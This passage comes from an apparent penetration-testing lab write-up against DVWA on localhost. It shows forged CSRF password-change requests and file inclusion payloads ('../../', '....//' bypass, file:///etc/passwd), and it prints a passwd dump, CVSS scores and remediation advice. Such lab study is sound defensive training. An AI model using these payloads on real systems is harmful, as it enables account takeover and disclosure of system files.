http://127.0.0.1/dvwa/vulnerabilities/csrf/index.php?password_current=test123456&password_new=password&pa
word_conf=password&Change=Change&user_token=1219e234ee1df06526e51bf85e02ec04
Cookie: security=impossible; PHPSESSID=c9rp2atmhsbk5rm8dqcnluf6q5
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

As you can see in the above image the current password and the new password we have entered

- We need to change the password without the victim knowing
  Send the request to repeater

STEP3:

Sending the request to the repeater and we can change the password




```
GET /dvwa/vulnerabilities/csrf/index.php?password_current=password&password_new=abcd&password_conf=abcd&Change=
Change&user_token=7f4af5ad17ca2fae819962bded6f8e97 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
```

Lets change the password and send the request

New password in the request : "abcd"


We have change password like: "abcdefg"



```
GET /dvwa/vulnerabilities/csrf/index.php?password_current=password&password_new=abcdefg&password_conf=abcdefg&
Change=Change&user_token=7f4af5ad17ca2fae819962bded6f8e97 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer:
http://127.0.0.1/dvwa/vulnerabilities/csrf/index.php?password_current=test123456&password_new=password&passworc
```


The password as been changed and the request as been send the password the user/victim given was “abcd” we have changed it to “abcdefg”

Lets check



```
HTTP/1.1 200 OK
Date: Thu, 09 Jan 2025 16:37:01 GMT
Server: Apache/2.4.59 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 5766
```

Its 200 ok the request we send has been successful



Valid password for 'admin'

Username: admin


Password: ●●●●●●●

Its valid changed the password without the user knowing

Level: High

STEP1:

Adding the new password




Change your admin password:

The new password giving Is “abcd”

- STEP2:

Capturing the request in Burp Suite and finding the user token




```
GET /dvwa/vulnerabilities/csrf/?password_new=abcd&password_conf=abcd&Change=Change&user_token=
fd74da16aa9a3af8cefdba6b9bbe9aea HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
```

Each time the crf token is changed if its generated

Lets change the password here and forward it

- STEP3:




```
GET /dvwa/vulnerabilities/csrf/?password_new=abcd001&password_conf=abcd001&Change=Change&user_token=
fd74da16aa9a3af8cefdba6b9bbe9aea HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

As shown changed the password to

“abcd001” and forward it

- The password that the user given is “abcd”
- The password we change to “abcd001” with out the user being known



Test Credentials

New password:

Confirm new password:

Change

Password Changed.

successfully changed

CVSS Base Score for CSRF:

CVSS Base Score Calculation:

Using these values, the CVSS v3.1 base score is calculated:

- **Attack Vector (AV)** = Network (N)
- **Attack Complexity (AC)** = Low (L)
- **Privileges Required (PR)** = None (N)
- **User Interaction (UI)** = Required (R)
- **Scope (S)** = Unchanged (U)
- **Confidentiality Impact (C)** = None (N)
- **Integrity Impact (I)** = High (H)
- **Availability Impact (A)** = None (N)

Given this, the CVSS Base Score for this **CSRF vulnerability** would likely be **6.5** (low), according to CVSS v3.1.

Remediation:

Use Anti-CSRF Tokens: Anti-CSRF tokens are unique, unpredictable values associated with each user session or request. These tokens are included in requests (e.g., as hidden fields in forms or HTTP headers) and verified on the server.

SameSite Cookie Attribute: The SameSite attribute on cookies controls whether cookies are sent with cross-origin requests. Setting SameSite=Strict or SameSite=Lax can help prevent CSRF by not sending cookies in cross-site requests.

Use Custom HTTP Headers for State-Changing Requests: For APIs or AJAX requests, use custom headers (such as X-Requested-With) to distinguish legitimate requests from CSRF attempts. Browsers do not automatically send custom headers across domains, preventing malicious cross-site requests.

Check Referer and Origin Headers: Check the **Referer** and **Origin** headers in HTTP requests to confirm that the request is coming from a trusted source.

Reference:

https://portswigger.net/web-security/csrf/lab-no-defenses”

4.File Inclusion

Severity: High(8.6)

Vulnerability Description: File Inclusion vulnerabilities occur when an application allows the inclusion of files, often through user input, without proper validation or sanitization. This can lead to serious security risks such as remote code execution, information leakage, and even server compromise. There are two main types of file inclusion vulnerabilities


Impact: File Inclusion vulnerabilities can have a far-reaching and severe impact on both the security and operation of a system. They can be leveraged by attackers to steal sensitive data, execute arbitrary code, cause system crashes, or gain unauthorized access, leading to reputational and financial damage. Therefore, it is critical to implement preventive measures such as input validation, disabling dangerous PHP functions, and employing proper access controls to mitigate the risks.

Vulnerability identified by:

- Manual analysis

Proof of concept:

STEP1:



Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- Wikipedia - File inclusion vulnerability
- WSTG - Local File Inclusion
- WSTG - Remote File Inclusion

Go through all these file


Vulnerability: File Inclusion


File 3

Welcome back **admin**
Your IP address is: **127.0.0.1**
Your user-agent address is: **Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0**
You came from: **http://127.0.0.1/dvwa/vulnerabilities/fi/?page=include.php**
I'm hosted at: **127.0.0.1**


[back]

Lets go through the url and see if exists any other file

Add a file 4 and see


```
127.0.0.1/dvwa/vulnerabilities/fi/?page=file4.php
```


Adding a file 4 we get


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

STEP2:

See the source code and help section




```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

We need to open the link

Add the link in the url




```
127.0.0.1/dvwa/vulnerabilities/fi/?page=../hackable/flags/fi.php
```


Nothing appeared

STEP3:

Adding "../" it tells the linux distribution to look in to the current directory



```
127.0.0.1/dvwa/vulnerabilities/fi/?page=../../hackable/flags/fi.php
```




```
1.) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

--LINE HIDDEN ;)--

4.) The pool on the roof must have a leak.
```

Got the hidden text

Level: Medium

Step1:



Vulnerability: File Inclusion


[file1.php] - [file2.php] - [file3.php]

More Information


- Wikipedia - File inclusion vulnerability
- WSTG - Local File Inclusion
- WSTG - Remote File Inclusion

Find the hackables.php

Try the method done above




```
127.0.0.1/dvwa/vulnerabilities/fi/?page=../../hackable/flags/fi.php
```




Didn't get anything

Step2:

“Use “....//....//” : An attacker may combine both techniques (// and ../) to bypass certain security measures that attempt to prevent path traversal or restrict file access”.



127.0.0.1/dvwa/vulnerabilities/fi/?page=....//....//hackable/flags/fi.php



..) Bond. James Bond 2.) My name is Sherlock Holmes. It is my business to know what other people don't know.

-LINE HIDDEN ;)--


4.) The pool on the roof must have a leak.

Got the hidden text

Level: High

Step1:

Need to find the hidden file



Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

Go to the file 3 there we need to use encoding


Step2:

- **Use file protocol: we can access the system files using the browser**
- **Add ///: In Linux and Unix-like systems, file paths are generally separated by a single /**


(forward slash). However, multiple slashes (like ///, ////, etc.) are interpreted as a single /

Lets add the command

"File:///ect/passwd"



```
127.0.0.1/dvwa/vulnerabilities/fi/?page=file:///etc/passwd
```



```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:105:105::/var/lib/gophish:/usr/sbin/nologin iodine:x:106:65534::/run/iodine:/usr/sbin/nolo
messagebus:x:107:106::/nonexistent:/usr/sbin/nologin tcpdump:x:108:107::/nonexistent:/usr/sbin/nologin miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin _rpc:x:110:65534::/run/rpcbind:/usr/sbin/nologin Debian-
snmp:x:111:109::/var/lib/snmp:/bin/false redis:x:112:111::/var/lib/redis:/usr/sbin/nologin usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:114:114::/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:115:115::/var/run/redsocks:/usr/sbin/nologin stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin sshd:x:116:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/mis
/usr/sbin/nologin statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin sslh:x:118:118::/nonexistent:/usr/sbin/nologin postgres:x:119:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash avahi:x:120:120:Avahi mDNS daemon,,,:/run
/avahi-daemon:/usr/sbin/nologin _gvm:x:121:122::/var/lib/openvas:/usr/sbin/nologin speech-dispatcher:x:122:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false inetsim:x:123:124::/var/lib/inetsim:/usr/sbin/nologin
pulse:x:124:125:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin geoclue:x:125:127::/var/lib/geoclue:/usr/sbin/nologin lightdm:x:126:128:Light Display Manager:/var/lib/lightdm:/bin/false saned:x:127:130::/var/lib/saned:/usr/sbin/nolo
polkitd:x:989:989:User for polkitd:/:/usr/sbin/nologin rtkit:x:128:131:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:129:132:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:130:133:NetworkManager
OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:131:134:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin anvith:x:1000:1000:anvith,,,:/home/anvith:/usr/bin/zsh
_dvwa:x:132:139::/var/log/dvwa:/usr/sbin/nologin
```

Got the hidden file:

CVSS Base Score for CSRF:

- **Attack Vector (AV)**: Local (AV:L)
- **Attack Complexity (AC)**: Low (AC:L)
- **Privileges Required (PR)**: None (PR:N)
- **User Interaction (UI)**: None (UI:N)
- **Scope (S)**: Unchanged (S:U)

- **Confidentiality Impact (C)**: High (C:H) – If sensitive files are included.
- **Integrity Impact (I)**: Low (I:L) – Typically, LFI does not modify data.
- **Availability Impact (A)**: None (A:N)

Based on these metrics, the **CVSS Base Score** would likely be around **7.5** (High).

Remediation:

Limit File Inclusion Capabilities:

Restrict File Types: Restrict the file types that can be included or executed by the application. For example, only allow certain extensions (e.g., .php, .html, .txt, etc.) for file inclusion and prevent the inclusion of executable or sensitive files.

Access Control & File Permissions:

Set Correct File Permissions: Restrict access to sensitive files on the system using file permissions. Ensure that sensitive files (e.g., /etc/passwd, /etc/shadow, etc.) are not readable by the web server or any user without the necessary privileges.

Disable Remote File Inclusion (RFI) if Not Needed:

Disable allow_url_fopen: In PHP, disable the allow_url_fopen directive in the php.ini configuration file if remote file inclusion (RFI) is not needed. This prevents files from being included via URL

Input Validation & Sanitization:

Whitelist File Paths: Only allow file inclusion for files within a specified, safe directory or list of allowed files. This prevents attackers from being able to include arbitrary files or files outside the intended scope.

Reference:

"https://benjugat.github.io/hackingnotes/web/file-inclusion/"

